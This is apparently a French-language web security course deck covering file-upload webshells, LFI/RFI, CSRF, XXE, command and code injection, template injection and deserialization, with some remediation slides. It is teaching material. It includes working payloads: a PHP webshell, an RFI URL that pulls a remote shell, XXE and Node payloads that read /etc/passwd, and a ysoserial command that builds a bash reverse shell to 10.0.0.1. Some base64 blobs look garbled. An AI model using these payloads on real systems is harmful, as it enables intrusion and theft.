



# Sécurité Web 2



# Sites de référence

<https://portswigger.net/web-security>

<https://github.com/swisskyrepo/PayloadsAllTheThings>

<https://owasp.org/www-project-top-ten/>

Burp est l'outil de référence pour la sécurité web.

Upload de fichier





# Upload de fichiers

- Certaines applications permettent de déposer un fichier
  - exemple: image de l'utilisateur
- Si il n'y a pas de contrôle suffisant sur le fichier, il est possible de déposer un fichier exécutable
  - exemple : shell.php

```
<?php
    system($_REQUEST['cmd']);
?>
```

```
$ curl localhost:9000/shell.php?cmd=whoami
www-data
```



# Contourner les filtres

Souvent le serveur n'accepte pas tout les types de fichier.

- jouer sur le type MIME : `image/png`
- tester d'autres formats non blacklistés :
  - `.php` non accepté
  - `.php3`, `.php4`, `.php5` acceptés
  - utiliser une extension non valide : `shell.php.test`
- ajouter les magic bytes au fichier
  - À la main : `GIF87a`
  - Insérer du code PHP en commentaire d'une image avec `exiftools`.

Inclusion de fichier





# Inclusion de fichier local (LFI)

- l'application inclut un fichier
- le fichier est déterminé par un paramètre contrôlé par l'utilisateur

`http://site-vulnerable.net/index.php?include=welcome.php`

- on peut modifier ce paramètre pour inclure un autre fichier présent sur le serveur

```
$curl http://vulnerable.net/index.php?include=../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

```
bin:x:2:2:bin:/bin:/bin/sh
```

```
sys:x:3:3:sys:/dev:/bin/sh
```



# Inclusion de fichier distant (RFI)

- Identique, mais en donnant en paramètre un fichier distant

```
$curl
```

```
http://vulnerable.net/index.php?include=http://192.168.56.1/shell.php&cmd=w  
hoami
```

```
www-data
```



# Attaques CSRF





# Cross-site request forgery

- Une attaque qui permet de faire réaliser une actions à un utilisateur.
- Les sites gèrent les utilisateurs connectés avec des cookies
  - On parle de session
  - Une valeur aléatoire gardée par le serveur, et dans un cookie sur le navigateur
- Le navigateur ajoute automatiquement les cookies aux requêtes
- Un site malveillant contient un script qui envoie une requête
  - exemple : faire un virement de 1000€ vers compte X
  - Si l'utilisateur est authentifié, les cookies sont ajoutés automatiquement



# Conditions pour l'attaque

- Une action pertinente
- Des sessions gérées avec des cookies
- Pas de paramètre non-prédictible



# Exemple

Une application où l'action suivante peut être effectuée

```
POST /virement HTTP/1.1
```

```
Host: vulnerable-bank.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 32
```

```
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
```

```
destinataire=mathilde&euros=22
```



# Exemple

Un attaquant peut créer un site qui contient le HTML suivant :

```
<body>
  <form action="https://vulnerable-bank.com/virement" method="POST">
    <input type="hidden" name="destinataire" value="olivier" />
    <input type="hidden" name="euros" value="1337" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
```



# Remédiation

Ajouter une valeur aléatoire dans les formulaires, et vérifier cette valeur côté serveur. On parle de **token CSRF**.

```
<form action="https://secure-bank.com/virement" method="POST">
  <input type="text" name="destinataire" />
  <input type="number" name="euros" />
  <input type="hidden" name="csrf-token"
value="fb8cf060ff2705b689af60e4cbd01e8c" />
  <input type="submit" value="Envoyer" />
</form>
```

# Injectons XXE





# XXE

De nombreuses applications (notamment Java) utilisent du XML.

```
<?xml version="1.0" encoding="UTF-8"?>  
<stockCheck><productId>381</productId></stockCheck>
```

Le XML est un format complexe.

On peut exploiter la fonctionnalité XXE lorsque les DTD externes ne sont pas désactivés.





# XXE : lire des fichiers

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>  
<stockCheck><productId>&xxe;</productId></stockCheck>
```

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```



# XXE : attaques SSRF

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM  
"http://internal.vulnerable-website.com/api/action" ]>  
<stockCheck><productId>&xxe;</productId></stockCheck>
```

Effectue une requête vers une API interne.



# XML 1/2

- XML : extensible markup language
  - Créer pour transporter et représenter des données
  - En perte de popularité face au JSON
- DTD : document type definition
  - définit la structure du XML
  - définit le types des données
  - référencé au début du document XML
- Le DTD peut être :
  - contenu dans le document (internal DTD)
  - définit dans un autre fichier (external DTD)
  - un mélange des deux



# XML 2/2

- XML custom entities :
  - permet de définir des entités dans le DTD
  - `<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>`
  - `&myentity;` sera remplacé par "my entity value".
- XML external entities (XXE)
  - définition d'entités en dehors du DTD
  - `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-website.com" > ]>`
  - `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>`



# Variante : XInclude

Xinclude : permet de créer des documents XML à partir de sous-documents.

On peut utiliser le payload suivant pour lire des fichiers.

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">  
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

```
<?xml version="1.0" encoding="UTF-8"?>  
<stockCheck><productId>  
  <foo xmlns:xi="http://www.w3.org/2001/XInclude">  
    <xi:include parse="text" href="file:///etc/passwd"/></foo>  
  </productId></stockCheck>
```



# Remédiation

Désactiver au niveau du parser XML :

- Les DTD externes
- La fonctionnalité XInclude

Injection de  
commandes





# Injection de commande

L'application passe les paramètres à un script shell.

```
https://insecure-website.com/stockStatus?productID=381&storeID=29
```

```
$ ./stockreport.pl 381 29
```

On peut injecter des commande shell dans les paramètres

```
https://insecure-website.com/stockStatus?productID=381`whoami`&storeID=29
```

```
$ ./stockreport.pl 381`whoami` 29
```

Pleins d'opérateurs peuvent être utilisés : ||, |, &&, &, :, \$(), ``





# Variante : injection de code

Si le programme utilise `eval()` sur l'entrée utilisateur.

Payload :

```
".system('uname -a'); $dummy="
```

Il faut généralement adapter pour finir le code évalué.

Nécessite souvent plusieurs essais, et l'utilisation de commentaires (ex: `//`).

```
?order=id);}system('uname%20-a');//
```



# Variante : injection de code

Plusieurs fonction peuvent être utilisés incorrectement :

- eval
- system
- usort
- preg\_replace
- assert

-> Ne pas évaluer sans contrôle les entrées utilisateur.

# Server Side Template Injection





# Templates

De nombreux templates existent pour **insérer des variables** dans un document.

```
ma_variable = getQueryParameter('my_var')  
engine.render("Hello {" + ma_variable + "}")
```

On peut imaginer l'URL suivante :

```
http://vulnerable-website.com/?my_var=data.username
```

```
Hello {{ data.username }}
```



# Server side template injection

Si l'input est passé au moteur de template sans contrôle. On peut injecter des données.

`http://vulnerable-website.com/?my_var=data.username}}bad_stuff_here`


La première étape est d'identifier le moteur de template.

`{{7*'7'}}` va donner :

- 49 avec Twig
- 7777777 avec Jinja2.

Les messages d'erreur sont également très utiles.

# Identification





# Exploitation

L'impact et l'exploitation sont dépendants du moteur de template utilisé.

Exemple avec Mako :

```
<%  
import os  
x=os.popen('id').read()  
%>  
${x}
```

Désérialisation







# Principe

De nombreux langages de programmation permettent de représenter des objets

- Données
- **Fonctions**


Dans un format binaire ou texte, pour les transmettre.

Objet -> Représentation = sérialisation

Représentation -> Objet = désérialisation

Désérialisation de données contrôlées par l'utilisateur = **potentielle RCE.**

# Principe





# Objet sérialisé en PHP

```
0:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}
```

0:4:"User" - un objet de la classe de 4 caractères "User"

2 - l'objet a 2 attributs

s:4:"name" - la **clé** du premier attribut est la **string** de 4 caractères "name"

s:6:"carlos" - la **valeur** du premier attribut est la **string** de 6 caractères "carlos"

s:10:"isLoggedIn" - la **clé** du second attribut est la **string** de 10 caractères "isLoggedIn"

b:1 - La **valeur** de du second attribut un **booléen** valant **true**



# Modifier un Objet

Dans certain cas, on peut juste modifier un objet d'une façon non prévue.  
Imaginons le cookie suivant :

```
0:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}
```

```
$user = unserialize($_COOKIE);  
if ($user->isAdmin === true) {  
    // allow access to admin interface  
}
```



# Désérialisation NodeJS

On peut simplement ajouter de code dans l'objet.

```
{ "username": "_$$ND_FUNC$$_require('child_process').exec(  
    'cat /etc/passwd',  
    function(error, stdout, stderr)  
        {console.log(stdout) })",  
  
  "country": "Lameville",  
  "city": "Lametown",  
  "num": "2"  
}
```



# Injecter un nouvel objet

- Le plus souvent on ne peut pas ajouter directement du code.
- Les applications ne vérifient pas l'objet avant de le désérialiser.
- Les objets ont des constructeurs et destructeurs.
- → On peut appeler ces méthodes en ajoutant un objet sérialisé

```
class XYZ {  
    private $lock_file_path;  
    [...]  
    function __destruct() {  
        // Carlos thought this would be a good idea  
        if (file_exists($this->lock_file_path)) {  
            unlink($this->lock_file_path);  
        }  
    }  
}
```

```
0:3:"XYZ":1{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```



# Gadget Chains

- Il faut généralement enchaîner plusieurs de ces méthodes intéressantes pour obtenir une exécution de code.
- C'est ce que l'on appelle une **Gadget Chain**
- Créer une **Gadget Chain** est un travail complexe.

Il en existe certaines déjà documentées que l'on peut utiliser

- **yoserial**
- **yoserial.net**
- **PHP Generic Gadget Chains (PHPGGC)**

# Désérialisation Java

Les objets sérialisés en Java commencent toujours par les octets `ac ed`, soit `ro0` en base64.

```
Request
Pretty Raw \n Actions v
1 GET /product?productId=1 HTTP/1.1
2 Host: ac161f8a1ff4cdde809bedb700210079.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://ac161f8a1ff4cdde809bedb700210079.web-security-academy.net/
10 Cookie: session=
    r00ABXNyACJkYXRhLnNlc3Npb24udG9rZW4uQWNjZXNzVG9rZW5vc2Vyc1%2bhUBRJ0u8CAAJMAAthY2Nlc3NUb2t1bnQAEkxqYXZhL2xhbmVU3
    Ryaw5n00wACHVzZXJyZW1lcQB%2bAAAF4cHQAIGNzbG5ucHgyZXptNHJzbzB1NG85djF2MmtjOTMyd3JpdAAGd2l1bmVy
    Upgrade-Insecure-Requests: 1
11
12
```





# Yoserial

On peut utiliser **Yoserial** pour utiliser une **Gadget Chain** connue.

```
(olivier@kali)-[/opt/web]
$ java -jar yoserial.jar CommonsCollections2 'bash -i >& /dev/tcp/10.0.0.1/444 0>&1' | base64 -w 0
r00ABXNyABdqYXZlLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEC2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNoaW9uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcml1cnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNoaW9uczQuY29tcGFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAO29yZy5hcGFjaGUu
```

# Yoserial

On peut ensuite utiliser ce payload dans Burp.

## Request

Pretty

Raw

\n

Actions ▼

```
1 GET /product?productId=1 HTTP/1.1
2 Host: ac161f8a1ff4cdde809bedb700210079.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0)
  Gecko/20100101 Firefox/83.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
  .8
5 Accept-Language: fr,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer:
  https://ac161f8a1ff4cdde809bedb700210079.web-security-academy.net/
10 Cookie: session=
  r00ABXNyABdqYXZhLnV0awwuUHJpb3JpdHlRdWV1Z2ZtAMLT7P4KxAWACSQAec2l6ZUwACmNv
  bXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAAcc3IAQm9yZy5hcGFjaGUu
  Y29tbW9ucy5jb2xsZWNoaw9ucZQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRv
  ci/5hParsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMaAt0cmFuc2Zvcml1cnQALUxvcmcvYXBh
  Y2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zM9ybWVyo3hwc3IAQG9yZy5hcGFjaGUu
  Y29tbW9ucy5jb2xsZWNoaw9ucZQuY29tcGFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L7
  9JklUG6xNwIAAHhwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNoaw9ucZQuZnVuY3Rv
  cnMuSw52b2t1c1RyYW5zM9ybWVyh+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9sYW5n
  L09iamVjdDtMAATpTWV0aG9kTmFtZXQAEkxqYXZhL2xhbmcvU3RyYW5n01sAC2lQYXJhbVVR5
  cGVzdAASW0xqYXZhL2xhbmcvQ2xhc3M7eHB1cgATW0xqYXZhLmxhbmcuT2JqZWNo05DOWJ8Q
  cylsAgAAeHAAAAAdAA0bmV3VHJhbnNmb3JtZXJ1cgASW0xqYXZhLmxhbmcuQ2xhc3M7qxbX
  rsvNwpkCAAB4cAAAAAB3BAAAAANzcGAgY29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVy
  bmFsLnhzbnRjLnRyYXguVGltcGxhdGVzSw1wbAlXT8FurKszAwAGSQANX2luZGVudE51bWJl
  ckkAD190cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsAB19jbGFzc3EAfgALTAAAF
  X25hbWVxAH4ACKwAEV9vdXRwdXRQcm9wZXJ0awVzdAAWTGphdmEvdXRpbC9Qcm9wZXJ0awVz
  O3hwAAAAAP////////91cgADW1tCS/0ZFWdn2zcCAAB4cAAAAAJ1cgACAwKs8f4BgH4UAIAAHhw
  AAGtcrth4AAAAxAPkKAAMATgcANwcAJ0cAJ0F4FHN1cm1hb5Z1cnNpb3R5SH0RAAFKAAQAN
```



# Langages affectés

À peu près tout les langages web sont confrontés à ce type de vulnérabilités :

- PHP
- Java
- .Net
- NodeJS
- Python

La faille reste à chaque fois la désérialisation de données contrôlées par l'utilisateur.